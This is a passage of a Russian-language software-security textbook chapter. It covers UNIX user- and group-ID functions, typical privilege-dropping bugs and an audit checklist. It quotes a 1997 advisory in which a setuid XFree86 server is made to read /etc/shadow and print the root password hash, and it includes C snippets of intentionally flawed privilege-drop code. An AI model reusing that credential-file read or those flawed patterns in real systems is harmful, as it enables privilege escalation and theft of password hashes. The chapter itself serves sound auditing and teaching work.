Параметры `ruid`, `euid` и `suid` указывают новые значения для атрибутов real user ID, effective user ID и saved set-user-ID соответственно. Вызывающий код может поместить `-1` в любой из аргументов, и ядро подставит текущее значение соответствующего UID. Superuser может установить IDs в любые желаемые значения. Nonsuperuser процесс может установить любой из IDs в значение любого из трех текущих IDs. У этой функции ясная семантика, и она реализована одинаково во всех вариантах UNIX, где она предоставляется. В настоящее время она доступна в Linux, FreeBSD, HPUX и новых версиях OpenBSD. Это резюмировано в таблице 9-3.

Таблица 9-3. Поведение `setresuid()`

Privileged	OS	Notes
Yes	Linux FreeBSD HPUX OpenBSD 3.3 and later.	Real user ID, effective user ID, and saved set-user-ID are set to the specified values or filled in from current values
No	Linux FreeBSD HPUX OpenBSD3.3 and later	Any of the three values can be set to any of the current real user ID, effective user ID, or saved set-user-ID. Other values can be filled in by the kernel.

Функция setreuid()

Функция `setreuid()` устанавливает real user ID и effective user ID процесса. Она выглядит так:

```
int setreuid(uid_t ruid, uid_t euid);
```

`setreuid()` принимает параметр `ruid`, указывающий, во что должен быть установлен real user ID, и параметр `euid`, указывающий, во что должен быть установлен effective user ID. Если передать аргумент `-1` для `ruid` или `euid`, функция подставит текущее значение из процесса. Семантика этой функции показана в таблице 9-4.

Таблица 9-4. Поведение `setreuid()`

Privileged	OS	Notes
Yes	NetBSD	Real user ID and effective user ID can be set to arbitrary values. Saved set-user-ID is set to the effective user ID if the real user ID value is specified, even if it isn't changed.
Yes	FreeBSD Solaris	Real user ID and effective user ID can be set to arbitrary values. Saved set-user-ID is set to the effective user ID if the real user ID is specified or the effective user ID doesn't equal the real user ID.
Yes	Linux	Real user ID and effective user ID can be set to arbitrary values. Saved set-user-ID is set to the effective user ID if the real user ID is specified or the effective user ID is specified and its new value doesn't equal the real user ID.
Yes	OpenBSD 3.3 and later	Real user ID and effective user ID can be set to arbitrary values. Saved set-user-ID is set to the effective user ID if the real user ID is specified and the real user ID is actually changed or the effective user ID doesn't equal the saved user ID.
Yes	OpenBSD before 3.3	Effectively unsupported. Behavior is provided through compatibility lib with rather complex, nonconfirming behavior.
No	NetBSD	Real user ID can be set to real user ID or effective user ID. Effective user ID can be set to real user ID, effective user ID, or saved set-user-ID. Saved set-user-ID is set to the effective user ID if the real user ID value is specified, even if it isn't changed.
No	FreeBSD	Real user ID can be set to real user ID or saved user ID. Effective user ID can be set to real user ID, effective user ID, or saved set-user-ID. Saved set-user-ID is set to the effective user ID if the real user ID is specified or the effective user ID doesn't equal the real user ID.
No	Solaris	Real user ID can be set to real user ID or effective user ID. Effective user ID can be set to real user ID, effective user ID, or saved set-user-ID. Saved set-user-ID is set to the effective user ID if the real user ID is specified or the effective user ID doesn't equal the real user ID.
No	Linux	Real user ID can be set to real user ID or effective user ID. Effective user ID can be set to real user ID, effective user ID, or saved set-user-ID. Saved set-user-ID is set to the effective user ID if the real user ID is specified or the effective user ID is specified and its new value doesn't equal the real user ID.
No	OpenBSD 3.3 and later	Real user ID can be set to real user ID, saved set-user-ID or effective user ID. Effective user ID can be set to real user ID, effective user ID, or saved set-user-ID. Saved set-user-ID is set to the effective user ID if the real user ID is specified and the real user ID is actually changed or the effective user ID doesn't equal the saved user ID.
No	OpenBSD before 3.3	Effectively unsupported. Behavior is provided through compatibility lib with rather complex, nonconfirming behavior.

Если вы superuser, можно установить user ID и effective user ID в любое желаемое значение. Если вы не superuser, разрешенное поведение различается между ОС, но обычно можно изменить real user ID на effective user ID. Effective user ID можно изменить на real user ID, effective user ID или saved set-user-ID.

После изменения real user ID и effective user ID функция `setreuid()` пытается определить, нужно ли обновить saved set-user-ID, чтобы он отражал значение нового effective user ID. Это немного различается между ОС, но в целом, если real user ID изменен или effective user ID изменен на что-то отличное от real user ID, saved set-user-ID устанавливается равным effective user ID.

Этот API довольно громоздок, и у него есть проблемы с различиями между платформами, что хорошо видно в таблице 9-4. Linux, NetBSD и Solaris реализуют похожие алгоритмы, но FreeBSD позволяет nonsuperuser процессу изменить real user ID на saved set-user-ID, а не на effective user ID,

что немного отличается. Версии OpenBSD до 3.3 фактически не поддерживали эту функцию; она предоставлялась через compatibility mode, несовместимый с другими реализациями UNIX. Версии после 3.3 реализуют ее, но семантика немного отличается от других реализаций UNIX.

`setreuid()` не красива, но важна для одной примечательной ситуации. Если программа управляет двумя user IDs как своим real user ID и saved set-user-ID, но ни один из них не является superuser, этой программе может быть трудно полностью сбросить один набор привилегий. Linux, FreeBSD, HPUX и более новые сборки OpenBSD могут использовать функцию `setresuid()`, у которой чистый и простой интерфейс. Однако Solaris и некоторые версии BSD не имеют доступа к этой функции. Для более переносимого решения разработчики могут использовать идиому `setreuid(getuid(),getuid())`, которая должна работать во всех современных реализациях UNIX, за заметным исключением старых версий OpenBSD. До того как OpenBSD импортировал функцию `setresuid()` и переписал функцию `setreuid()`, единственным прямолинейным способом для непривилегированной программы очистить saved set-user-ID было вызвать функцию `setuid()`, когда effective user ID установлен равным real user ID. Этого можно добиться, дважды подряд вызвав `setuid(getuid())`.

Функции group ID

Функции `setgid()`, `setegid()`, `setregid()`, `setresgid()`, `setgroups()` и `initgroups()` используются для манипуляции group IDs, связанными с процессом. Как и функции user ID, эти функции имеют немного разную семантику в разных UNIX OS. Следующие разделы вводят функции group ID.

Предупреждение

Функции group ID, как и функции user ID, ведут себя по-разному, если процесс выполняется как superuser, что означает effective user ID 0. Однако effective group ID 0 не дает процессу никаких специальных привилегий на уровне ядра.

Функция setegid()

Функция `setegid()` используется для изменения effective group ID, связанного с текущим процессом. Ее прототип:

```
int setegid(gid_t egid);
```

Она ведет себя как ее аналог для user ID, функция `seteuid()`: используется для переключения effective group ID между saved set-group-ID и real group ID. Подобно `seteuid()`, если процесс выполняется с привилегиями superuser, он может установить effective group ID в любое произвольное значение.

Функция setgid()

Функция `setgid()` меняет group IDs, связанные с процессом, и столь же тонка, как ее аналог `setuid()`. Она выглядит так:

```
int setgid(gid_t gid);
```

`setgid()` принимает один параметр, `gid`, который использует для установки effective group ID, а возможно также saved set-group-ID и real group ID. Если она вызывается из процесса, выполняющегося с привилегиями superuser, она устанавливает effective group ID, saved set-group-ID и real group ID в одно и то же значение. Когда процесс не выполняется как superuser, `setgid()`

имеет различающееся поведение, близко соответствующее разным вариантам поведения, обсужденным для `setuid()`.

Функция setresgid()

Функция `setresgid()` используется для изменения real group ID, effective group ID и saved set-group-ID процесса. У нее следующий прототип:

```
int setresgid(gid_t rgid, gid_t egid, gid_t sgid);
```

`setresgid()` ведет себя почти так же, как `setresuid()`, за исключением того, что манипулирует group IDs процесса, а не user IDs. Вызывающий код может передать `-1` для любого аргумента, и ядро подставит текущее значение. Superusers могут установить любой group ID в любое желаемое значение. Nonsuperuser процесс может установить любой из IDs в значение любого из трех текущих IDs. У этой функции ясная семантика, и она реализована одинаково во всех вариантах UNIX, которые ее предоставляют.

Функция setregid()

Функция `setregid()` может использоваться для изменения real group ID и effective group ID, связанных с процессом. Она выглядит так:

```
int setregid(gid_t rgid, gid_t egid);
```

`setregid()` позволяет указать желаемые значения real group ID и effective group ID через параметры `rgid` и `egid` соответственно. Если передать аргумент `-1` для `rgid` или `egid`, она подставит текущее значение из процесса. Эта функция ведет себя как ее аналог `setreuid()`.

Функция setgroups()

Процесс может установить свои supplementary groups с помощью функции `setgroups()`, как показано ниже:

```
int setgroups(int ngroups, const gid_t *gidset);
```

Функция `setgroups()` принимает два параметра: параметр `ngroups` указывает, сколько supplemental groups будет у процесса, а параметр `gidset` указывает на массив group IDs, содержащий `ngroup` элементов. Эту функцию может вызвать только процесс с effective user ID 0.

Функция initgroups()

В качестве альтернативы `setgroups()` процессы могут устанавливать свои supplementary groups с помощью `initgroups()`, у которой следующий прототип:

```
int initgroups(const char *name, gid_t basegid);
```

`initgroups()` -- удобная альтернатива `setgroups()`, потому что избавляет вызывающее приложение от необходимости выяснять, членом каких групп является конкретный пользователь, чтобы корректно установить список supplementary groups процесса. Параметр `name` указывает учетную запись пользователя, членство в группах которой нужно перечислить и установить как список supplementary groups вызывающего процесса. GID `basegid` также добавляется в список supplementary groups и обычно является primary GID пользователя, указанного параметром `name`. Как и `setgroups()`, эта операция может быть выполнена только процессом с effective user ID 0.

Уязвимости привилегий

Теперь, когда вы знакомы с базовым API управления привилегиями, можно рассмотреть типы ошибок, которые разработчики склонны совершать при попытке выполнять управление привилегиями.

Безрассудное использование привилегий

Самый прямолинейный тип уязвимости привилегий возникает, когда программа, выполняющаяся с повышенными привилегиями, выполняет потенциально опасное действие от имени непривилегированного пользователя, предварительно не наложив на себя никаких ограничений функциями управления привилегиями. Хотя программы могут безопасно обращаться к ресурсам без необходимости временно или постоянно сбрасывать привилегии, при таком подходе очень легко ошибиться.

Вот простой реальный пример setuid root программы с именем `XF86_SVGA`, которая раньше поставлялась с оконным пакетом XFree86. Nicolas Dubee, известный и одаренный исследователь, обнаружил эту уязвимость в 1997 году. Листинг 9-1 -- выдержка из его advisory (доступного по адресу http://packetstormsecurity.org/advisories/plaguez/plaguez.advisory.010.xfree86).

Листинг 9-1. *Неправильное использование привилегий в XFree86 SVGA Server*

```
[plaguez@plaguez plaguez]$ ls -al /etc/shadow
-rw---- 1 root bin 1039 Aug 21 20:12 /etc/shadow

[plaguez@plaguez bin]$ ID
uid=502(plaguez) gid=500(users) groups=500(users)

[plaguez@plaguez plaguez]$ cd /usr/X11R6/bin
[plaguez@plaguez bin]$ ./XF86_SVGA -config /etc/shadow
Unrecognized option: root:qEXaUxSeQ45ls:10171:-1:-1:-1:-1:-1:-1
use: X [:<display>] [option]
-a # mouse acceleration (pixels)
-ac disable access control restrictions
-audit int set audit trail level
-auth file select authorization file
bc enable bug compatibility
-bs disable any backing store support
-c turns off key-click
```

Сервер `XF86_SVGA`, который был setuid root программой, охотно прочитал конфигурационный файл `/etc/shadow`, а затем начал жаловаться на нераспознанный параметр, являющийся хэшем пароля root. Проблема в том, что X server читал любой конфигурационный файл, запрошенный пользователем, как root, не учитывая реальные права пользователя. Так получилось, что его parser конфигурационного файла выводил подробное сообщение об ошибке, печатавшее первую строку подозрительного конфигурационного файла.

Важно также учитывать последствия любых повышенных групповых привилегий. Многие программы устанавливаются как setgid, чтобы выполняться как член определенной группы. Если программа выполняет привилегированное действие, не отказываясь от групповых привилегий, она все еще может быть уязвима к атаке privilege escalation, позволяя пользователю обращаться к ресурсам, предназначенным для соответствующей группы.

Например, программа `/sbin/dump` в NetBSD была установлена как `setgid tty`, чтобы уведомлять системных администраторов, если нужно заменить носитель резервной копии. Программа `dump` никогда не сбрасывала эту групповую привилегию, и локальные пользователи могли заставить `dump` запустить программу по своему выбору, установив переменную окружения libc `RCMD_CMD`. Эта программа затем выполнялась с effective group ID `tty`. Атакующие могли захватить привилегии группы `tty`, что могло позволить им взаимодействовать с терминалами

других пользователей.

Постоянный сброс привилегий

Иногда разработчики приложений допускают ошибки при написании кода программы, которая навсегда отказывается от своих привилегий. Следующий пример кода представляет часть setuid root программы:

```
/* set up special socket */
setup_socket();

/* drop root privs */
setuid(getuid());

/* main processing loop */
start_procloop();
```

Этот код по духу похож на то, что встречается в нескольких распространенных сетевых программах. Программе нужны root-привилегии, чтобы получить сокет, привязанный к порту ниже 1024, или получить специальный сокет для sniffing. Автор хочет, чтобы программа была безопасной и следовала проектированию least-privilege, поэтому после получения этого сокета программа сбрасывает root-привилегии, выполняя `setuid(getuid())`, что устанавливает saved set-user-ID, real user ID и effective user ID в значение real user ID.

`setuid(getuid())` -- распространенная идиома для постоянного отказа от привилегий, и обычно она работает без особых осложнений. Однако в некоторых ситуациях ее недостаточно, как объясняется в следующих разделах.

Сброс групповых привилегий

Некоторые программы устанавливаются одновременно как setuid и setgid, то есть выполняются с повышенным user ID и повышенным group ID. Код из предыдущего раздела был бы нормальным, если бы программа была только setuid root, но если программа setuid root и setgid wheel, повышенные групповые привилегии сбрасываются некорректно. В цикле обработки effective group ID процесса все еще установлен в привилегированную группу wheel, поэтому если атакующие найдут способ эксплуатировать программу в основном цикле обработки, они смогут получить доступ к ресурсам, доступным этой привилегированной группе. Правильный способ решить эту проблему -- отказаться от групповых привилегий так:

```
/* set up special socket */
setup_socket();

/* drop root privs - correct order */
setgid(getgid());
setuid(getuid());

/* main processing loop */
start_procloop();
```

Этот код сбрасывает групповые разрешения, а затем пользовательские разрешения. Выглядит довольно прямолинейно, но это можно сделать неправильно, как показано в следующем примере:

```
/* set up special socket */
setup_socket();

/* drop root privs - incorrect order */
setuid(getuid());
setgid(getgid());

/* main processing loop */
start_procloop();
```

Этот код работает не полностью, потому что вызовы функций расположены в неправильном порядке. Функция `setuid(getuid())` отказывается от root-привилегий. Помните, что effective group ID 0 не означает, что вы superuser, поскольку статус superuser основан исключительно на effective user ID. Вызов `setgid(getgid())` выполняется с привилегиями непривилегированного пользователя, поэтому результат `setgid(getgid())` зависит от ОС. В Linux, Solaris и OpenBSD изменяется только effective group ID, а saved set-group-ID все еще содержит group ID привилегированной группы. Если атакующие найдут ошибку в программе, которую можно использовать для выполнения произвольного кода, они смогут выполнить `setegid(0)` или `setregid(-1, 0)` и восстановить повышенные групповые привилегии.

Сброс supplemental group privileges

Программы, работающие как демоны, могут сталкиваться с вопросами безопасности при сбросе привилегий, которые немного отличаются от setuid программ. Причина в том, что они обычно запускаются как привилегированный пользователь, а затем принимают роль непривилегированного пользователя на основе пользовательского ввода. В этой ситуации нужно помнить о supplemental group IDs: если они не обновляются при сбросе привилегий, они могут оставить процессу доступ к привилегированным ресурсам.

Некоторые реализации приложения `rsync` содержали уязвимость такого рода, подробно описанную по адресу http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0080. Если `rsync` работает как daemon, он начинает с user ID и групп пользователя, запускающего daemon (обычно root). Если daemon `rsync` должен работать как непривилегированный пользователь, он выполняет следующий код:

```
if (am_root) {
    if (setgid(gid)) {
        rsyserr(FERROR, errno, "setgid %d failed", (int) gid);
        io_printf(fd,"@ERROR: setgid failed\n");
        return -1;
    }
    if (setuid(uid)) {
        rsyserr(FERROR, errno, "setuid %d failed", (int) uid);
        io_printf(fd,"@ERROR: setuid failed\n");
        return -1;
    }
    am_root = (getuid() == 0);
}
```

Этот код освобождает effective group ID перед effective user ID, поэтому должен сбрасывать эти привилегии в правильном порядке. Однако этот код не сбрасывает supplementary group privileges. Разработчики решили эту проблему, вставив следующий код:

```
#ifdef HAVE_SETGROUPS
    /* Get rid of any supplementary groups this process
     * might have inherited.
     */
    if (setgroups(0, NULL)) {
        rsyserr(FERROR, errno, "setgroups failed");
        io_printf(fd, "@ERROR: setgroups failed\n");
        return -1;
    }
#endif

...

if (setgid(gid)) {
```

Обратите внимание, что `setgroups()` работает только если вы superuser и имеете effective user ID 0. Это еще одна причина, почему важно отказываться от привилегий в правильном порядке.

Сброс повышенных привилегий nonsuperuser

Как обсуждалось ранее, поведение функций `setuid()` и `setgid()` отличается, если программа не выполняется как superuser. `setuid(getuid())` -- разумная идиома для программы, выполняющейся как root и желающей навсегда сбросить привилегии, но если effective user ID не равен 0, та же тактика дает зависящие от системы, а иногда недостаточные результаты.

Допустим, простая сетевая программа была изменена так, что вместо setuid root и setgid wheel она является setuid на другого непривилегированного пользователя, например `daemon`. Это может произойти, если вы установили kernel-hardening patch, позволяющий программам с определенным user ID или group ID выделять специальные сокеты, чтобы избежать требования root-привилегий. Код будет выглядеть так же:

```
/* set up special socket */
setup_socket();

/* drop root privs */
setgid(getgid());
setuid(getuid());

/* main processing loop */
start_procloop();
```

Однако семантика этого кода будет совсем другой, когда он выполняется не с effective user ID 0. И `setgid()`, и `setuid()` будут вызваны как непривилегированные пользователи и изменят только effective IDs, а не saved IDs. (В FreeBSD и NetBSD этот код изменит все три IDs, поэтому не будет уязвим.) Поэтому атакующие, эксплуатировавшие проблему в программе, смогут восстановить любые сброшенные привилегии. Решение для nonsetuid root приложений, которым нужно полностью сбросить привилегии, -- использовать функции `setresgid()` и `setresuid()` или при необходимости `setregid()` и `setreuid()`. Версии OpenBSD до 2.3 требуют двух вызовов `setuid()`.

Известный исследователь Michael Zalewski нашел ошибку в Sendmail 8.12.0 (задокументированную на www.sendmail.org/releases/8.12.1.html), которая является хорошим реальным примером этой ситуации. Sendmail раньше устанавливал set-user-ID root binary, но в версии 8.12.0 перешел на новую конфигурацию с set-group-ID `smssp` binary. Вот код, предназначенный для сброса повышенных групповых привилегий:

```
int
drop_privileges(to_real_uid)
    bool to_real_uid;
{
    int rval = EX_OK;
    GIDSET_T emptygidset[1];

    ...

    if (to_real_uid) {
        RunAsUserName = RealUserName;
        RunAsUid = RealUid;
        RunAsGid = RealGid;
    }

    /* make sure no one can grab open descriptors for secret files */
    endpwent();
    sm_mbdb_terminate();

    /* reset group permissions; these can be set later */
    emptygidset[0] = (to_real_uid || RunAsGid != 0) ? RunAsGid : getegid();
    if (setgroups(1, emptygidset) == -1 && geteuid() == 0) {
        syserr("drop_privileges: setgroups(1, %d) failed",
            (int) emptygidset[0]);
        rval = EX_OSERR;
    }
```

```
    /* reset primary group and user ID */
    if ((to_real_uid || RunAsGid != 0) && EffGid != RunAsGid &&
        setgid(RunAsGid) < 0) {
        syserr("drop_privileges: setgid(%d) failed", (int) RunAsGid);
        rval = EX_OSERR;
    }
}
```

Сначала `setgroups()` завершается неудачей, но это нормально, потому что supplemental groups принадлежат real user, то есть непривилегированной учетной записи. `setgid()` успешно меняет effective group ID с saved set-group-ID на real group ID, но не сбрасывает привилегии полностью (кроме FreeBSD и NetBSD). Saved set-group-ID все еще содержит привилегированный group ID `smssp`. Разработчики Sendmail исправили проблему, заменив вызов `setgid()` условно компилируемыми вызовами `setresgid()` или `setregid()`, в зависимости от доступной функции.

Смешивание временного и постоянного отказа от привилегий

Многие приложения, рассчитанные на выполнение в повышенном контексте, пишутся разработчиками, заботящимися о безопасности и принимающими модель least privileges: запуск приложения с минимальным набором привилегий, необходимых в конкретный момент для достижения его целей. Эта модель часто означает выполнение от имени вызывающего пользователя большую часть времени и временное переключение на более мощного пользователя, когда нужна привилегированная операция. Если более привилегированные операции больше не нужны, приложение часто навсегда отказывается от повышенного user-ID с помощью `setuid()`. Хотя такая модель предпочтительна при разработке привилегированного приложения, тонкие ошибки могут привести к использованию `setuid()`, когда effective user-ID уже был ранее изменен, как показано в этом примере:

```
#define STARTPRIV seteuid(0);
#define ENDPRIV seteuid(realuid);

void main_loop(void)
{
    uid_t realuid=getuid();

    /* don't need privileges */
    seteuid(realuid);

    /* process data */
    ...

    STARTPRIV
    do_privileged_action();
    ENDPRIV

    /* process more data */
    ...

    /* done with root privs - drop permanently */
    setuid(realuid);

    /* process yet more data */
    ...
}
```

Этот код сначала временно отказывается от привилегий с помощью `seteuid(realuid)`. Когда программе нужны root-привилегии, она использует макрос `STARTPRIV`, чтобы получить их, и макрос `ENDPRIV`, чтобы освободить их. Эти макросы работают, вызывая соответственно `seteuid(0)` и `seteuid(realuid)`. После некоторой обработки программа решает полностью сбросить привилегии и делает это распространенной идиомой `setuid(realuid)`. Проблема в том, что в этот момент effective user ID является real user ID программы, а не 0. Поэтому `setuid(realuid)`

не влияет на saved set-user-ID в большинстве реализаций UNIX, за основными исключениями FreeBSD и NetBSD. Если атакующие найдут способ захватить программу после окончательного сброса привилегий и выполнить `seteuid(0)`, они смогут восстановить root-привилегии из saved set-user-ID.

Вот еще один пример:

```
void temp_drop(void)
{
    seteuid(getuid());
}

void temp_gain(void)
{
    seteuid(0);
}

void main_loop(void)
{
    ...
    while (options) {
        ...
        if (unsafe_option) {
            temp_drop();
            if (process_option()==END_OF_OPTIONS)
                goto step2;
            temp_gain();
        }
        ...
    }
    ...

step2:
    /* drop root privs */
    setuid(getuid());
    ...
}
```

Этот код представляет простое set-user-ID root приложение. Основной цикл содержит два этапа: обработку опций и основную обработку. Код обработки опций требует root-привилегий, но временно сбрасывает их для обработки потенциально небезопасной опции. После завершения обработки опций программа переходит в `step2`, раздел основной обработки. Остальной код сложен и потенциально подвержен проблемам безопасности, поэтому перед продолжением он полностью сбрасывает привилегии с помощью `setuid(getuid())`.

Проблема в том, что если небезопасная опция сигнализирует о преждевременном завершении обработки опций, переход к `step2` происходит, пока привилегии временно сброшены. Вызов `setuid(getuid())` успешен, но он не очищает saved set-user-ID процесса корректно, кроме FreeBSD и NetBSD. Поэтому если в коде основной обработки есть эксплуатируемая проблема, пользователи могут вернуть root-привилегии, выполнив `seteuid(0)`, что успешно сработает, потому что saved set-user-ID все еще равен 0.

Временный сброс привилегий

Временный сброс привилегий также может быть трудно реализовать правильно. Многие ловушки постоянного отказа от привилегий применимы и к временным изменениям привилегий. Кроме того, сброс групповых привилегий (и supplemental group privileges) легко упустить. Наконец, порядок, в котором привилегии сбрасываются, может привести к ошибочному сохранению некоторых привилегий.

Использование неправильной идиомы

Если вы временно сбрасываете привилегии, ваша программа все еще уязвима к низкоуровневой атаке, например переполнению буфера. Если атакующие могут выполнить произвольный код в контексте вашего процесса, они могут выполнить необходимые системные вызовы, чтобы распространить saved set-user-ID в поля effective и real user ID и вернуть привилегии. Чтобы избежать такой возможности, максимально ранний постоянный сброс привилегий -- самый безопасный вариант для setuid-приложения.

У `Tcptraceroute` была простая проблема, связанная с разрешениями, которую обнаружил специалист по безопасности Debian Linux Matt Zimmerman. Программа должна была навсегда сбросить привилегии, но автор использовал идиому временного сброса привилегий. Вот уязвимый код:

```
defaults();
initcapture();
seteuid(getuid());
return trace();
}
```

Ошибка была простой: авторы использовали неправильную функцию. Им следовало использовать `setuid()`, а не `seteuid()`, чтобы предотвратить последующее восстановление привилегий. Любая уязвимость порчи памяти, возникшая в функции приложения `trace()`, могла позволить вернуть привилегии простым использованием `seteuid(0)`. Полный advisory архивирован по адресу http://freshmeat.net/articles/view/893/.

Сброс групповых привилегий

Теперь рассмотрите реальный пример уязвимости, связанной со сбросом групповых привилегий в неправильном порядке. (Эта уязвимость задокументирована в security advisory FreeBSD FreeBSD-SA-01:11.inetd, который можно найти по адресу http://security.freebsd.org/advisories/FreeBSD-SA-01:11.inetd.asc.) Сервер `inetd` во FreeBSD содержит код для обработки службы IDENT, которую удаленные пользователи запрашивают, чтобы узнать пользователя, связанного с любым TCP-соединением на машине. У службы есть опция, позволяющая пользователям разместить файл `.fakeid` в своем домашнем каталоге; он может содержать имя, которое ident server предоставляет вместо реального имени пользователя. Поскольку ident server работает как root, код в листинге 9-2 использовался для временного сброса привилегий.

Листинг 9-2. *Некорректный временный отказ от привилегий во FreeBSD Inetd*

```
/*
 * Here, if enabled, we read a user's ".fakeid" file in
 * their home directory. It consists of a line
 * containing the name they want.
 */
if (fflag) {
    FILE *fakeid = NULL;
    int fakeid_fd;

    if (asprintf(&p, "%s/.fakeid", pw->pw_dir) == -1)
        iderror(lport, fport, s, errno);

    /*
     * Here we set ourself to effectively be the user,
     * so we don't open any files we have no permission
     * to open, especially symbolic links to sensitive
     * root-owned files or devices.
     */
    seteuid(pw->pw_uid);
    setegid(pw->pw_gid);
    ...
```

Этот код сначала вызывает `seteuid()`, чтобы принять привилегии пользователя. Затем он вызывает `setegid()`, чтобы принять effective group ID вызывающего пользователя, но этот вызов завершается неудачей, потому что программа отказалась от superuser privileges.

Использование более одной учетной записи

Чтобы понять эту проблему, рассмотрите daemon, которому нужно использовать больше одной учетной записи пользователя. (Этот пример основан на примере Jan Wolter, software designer, написавшего интересную статью "Unix Incompatibility Notes: UID Function Setting", доступную на www.unixpapa.com/incnote/setuid.html.) Вот пример того, как это может быть реализовано:

```
/* become user1 */
seteuid(user1);
process_log1();

/* become user2 */
seteuid(user2);
process_log2();

/* become root again */
seteuid(0);
```

Намерение этого кода -- выполнить некоторую обработку как `user1`, а затем принять идентичность `user2` и выполнить дальнейшую обработку. Однако эта реализация ошибочна, потому что вызов `seteuid(user2)` завершается неудачей: effective user ID программы уже не 0, а `user1`. Корректный код должен иметь `seteuid(0)` перед вызовом `seteuid(user2)`.

Аудит кода управления привилегиями

Теперь, когда вы увидели ряд уязвимостей в коде, выполняющемся со специальными привилегиями, можно сосредоточиться на методе аудита того, как эти привилегии управляются на протяжении жизни приложения. Шаги в следующих разделах помогут определить, реализовано ли управление привилегиями корректно и достаточно ли оно ограничивает возможность пользователей эксплуатировать приложение. Рассматриваются два основных случая: приложение, намеревающееся навсегда сбросить привилегии, и приложение, намеревающееся временно сбросить привилегии.

Постоянный сброс привилегий

Некоторые программы выполняются с root-привилегиями и хотят навсегда отбросить эти root-привилегии. При аудите приложения, выполняющегося в привилегированном контексте, если вы встречаете такой сценарий, нужно рассмотреть следующие моменты:

• Убедитесь, что код, который собирается навсегда сбросить привилегии, выполняется с effective user ID 0. Если это не так, он, вероятно, не сможет эффективно сбросить привилегии. Ищите возможные неожиданные пути кода, где программа может временно сбросить привилегии, а затем навсегда сбросить их, предварительно не восстановив временные привилегии.
• Если supplemental groups потенциально небезопасны, убедитесь, что они очищаются с помощью `setgroups()`. Снова, `setgroups()` работает только при выполнении с effective user ID 0.
• Убедитесь, что real group ID, saved set-group-ID и effective group ID установлены в непривилегированную группу, обычно с помощью `setgid(getgid())`. Ищите код, который ошибочно использует `setegid()` в попытке сбросить привилегии.
• Убедитесь, что real user ID, saved set-user-ID и effective user ID установлены в непривилегированного пользователя, обычно с помощью `setuid(getuid())`. Следите за кодом, который ошибочно использует `seteuid()` в попытке сбросить привилегии.

• Убедитесь, что privileged groups и supplemental groups сброшены до того, как процесс откажется от effective user ID root. Иначе программа, вероятно, раскрывает privileged group credentials.

Есть также программы, которые выполняются без root-привилегий, но хотят навсегда отбросить один набор привилегий; для таких программ проверьте следующие моменты:

• Программист не может изменять группы с помощью `setgroups()`, поскольку эта функция работает только для superusers. Если программе нужна такая функциональность, но у нее нет root-привилегий, у нее есть ошибка проектирования.
• Программисты сталкиваются с трудностями при использовании идиомы `setgid(getgid())`, потому что она, вероятно, оставляет saved set-group-ID установленным в привилегированную группу. Можно предложить использование `setregid(getgid(), getgid())` или `setresgid(getgid(), getgid(), getgid())`, что устанавливает все три group IDs в real group ID. Однако этот метод не работает в старых версиях OpenBSD. Вместо этого можно предложить дважды подряд использовать `setgid(getgid())`, чтобы очистить saved set-group-ID.
• Аналогично, разработчики сталкиваются с трудностями при использовании идиомы `setuid(getuid())`, потому что она, вероятно, оставляет saved set-user-ID установленным в привилегированного пользователя. `setreuid(getuid(), getuid())` или `setresuid(getuid(), getuid(), getuid())` должны сработать для установки всех трех user IDs в real user ID. Этот метод не работает в старых версиях OpenBSD, но вместо него можно предложить дважды подряд использовать `setuid(getuid())`.

Временный сброс привилегий

Если программам нужно временно сбросить свои привилегии, проверьте следующее:

• Убедитесь, что код сбрасывает все релевантные групповые разрешения, а также supplemental group permissions.
• Убедитесь, что код сбрасывает групповые разрешения перед пользовательскими разрешениями.
• Убедитесь, что код восстанавливает привилегии перед очередной попыткой сбросить привилегии, временно или постоянно.
• Подумайте о последствиях изменения effective user ID для signals, debugging APIs и специальных файлов устройств. Эти вопросы подробнее обсуждаются в этой главе и главе 10, "UNIX II: процессы". Signals отдельно рассматриваются в главе 13, "Синхронизация и состояние".

Журналы аудита функций для привилегированных приложений

В качестве полезной помощи при аудите приложений, переключающих контексты привилегий, может быть выгодно отмечать в журналах аудита функций (описанных в главе 7, "Строительные блоки программы") привилегии, с которыми выполняется каждая функция. Это так же просто, как добавить две дополнительные записи для функции (см. таблицу 9-5).

Таблица 9-5. Дополнение к журналу аудита функций

User Privileges	RUID=user, EUID=root, SUID=root
Group Privileges	RGID=users, EGID=users, SGID=users, SUPP=users

Пример показывает и пользовательские, и групповые привилегии, действующие при запуске программы. RUID, EUID и SUID означают соответственно "Real UID", "Effective UID" и "Saved set UID". Следующая строка использует RGID, EGID, SGID и SUPP для обозначения "Real GID", "Effective GID", "Saved set GID" и "Supplemental Groups" соответственно. Также нужно добавлять в заметки по функции, меняет ли она привилегии во время своего выполнения и в каких случаях она будет менять привилегии. Это небольшое дополнение к стандартному журналу аудита позволяет

быстро и точно оценивать, являются ли обращения к ресурсам внутри функции потенциально опасными.

Примечание

Вы видели, что API управления привилегиями может вести себя по-разному в разных UNIX-системах, и поэтому вы можете быть не в состоянии корректно оценить, какими будут пользовательские и групповые привилегии для конкретной функции. В таком случае в журнале аудита функции также следует отметить, если непереносимое использование privilege API может заставить приложение вести себя иначе в других ОС.

Расширения привилегий

UNIX-модель привилегий часто критикуют за принцип "все или ничего". Если вы пользователь root, у вас есть неограниченная способность устраивать хаос в системе, потому что вам предоставлен доступ к любому желаемому ресурсу. Чтобы понять, почему это проблема, вернитесь к одному из примеров, использованных при обсуждении user IDs. Программе `ping` нужны root-привилегии для запуска, потому что ей нужно создать raw socket. Если в `ping` обнаружена уязвимость, эксплуатируемая до сброса привилегий, пользователи не только смогут создавать raw socket, но и смогут изменять любой файл в системе, потенциально загружать модули ядра для перехвата системной функциональности, удалять log files и красть чувствительные данные. Поэтому любая программа, которой нужно выполнить операцию, требующую специальных привилегий, по сути ставит под удар безопасность всей системы. Для борьбы с этой старой проблемой было разработано несколько технологий, обсуждаемых в следующих разделах.

Linux file system IDs

Один набор IDs, не упомянутый ранее, релевантен для кода, выполняющегося в Linux-системе. В Linux каждый процесс также поддерживает **file system user ID (fsuid)** и **file system group ID (fsgid)**. Эти IDs были созданы для решения потенциальной проблемы безопасности с signals. Если помните, когда daemon, выполняющийся как root, временно сбрасывает привилегии, чтобы принять роль пользователя, он устанавливает свой effective user ID в ID менее привилегированного пользователя.

Такое поведение может приводить к вопросам безопасности, потому что effective user ID процесса используется в проверках безопасности по всему ядру. В частности, он используется, чтобы определить, можно ли отправить определенные signals процессу из другого процесса. Из-за этой проверки, когда daemon принимает effective user ID локального пользователя на машине, этот пользователь может получить возможность отправлять signals и, возможно, даже подключить debugger к daemon.

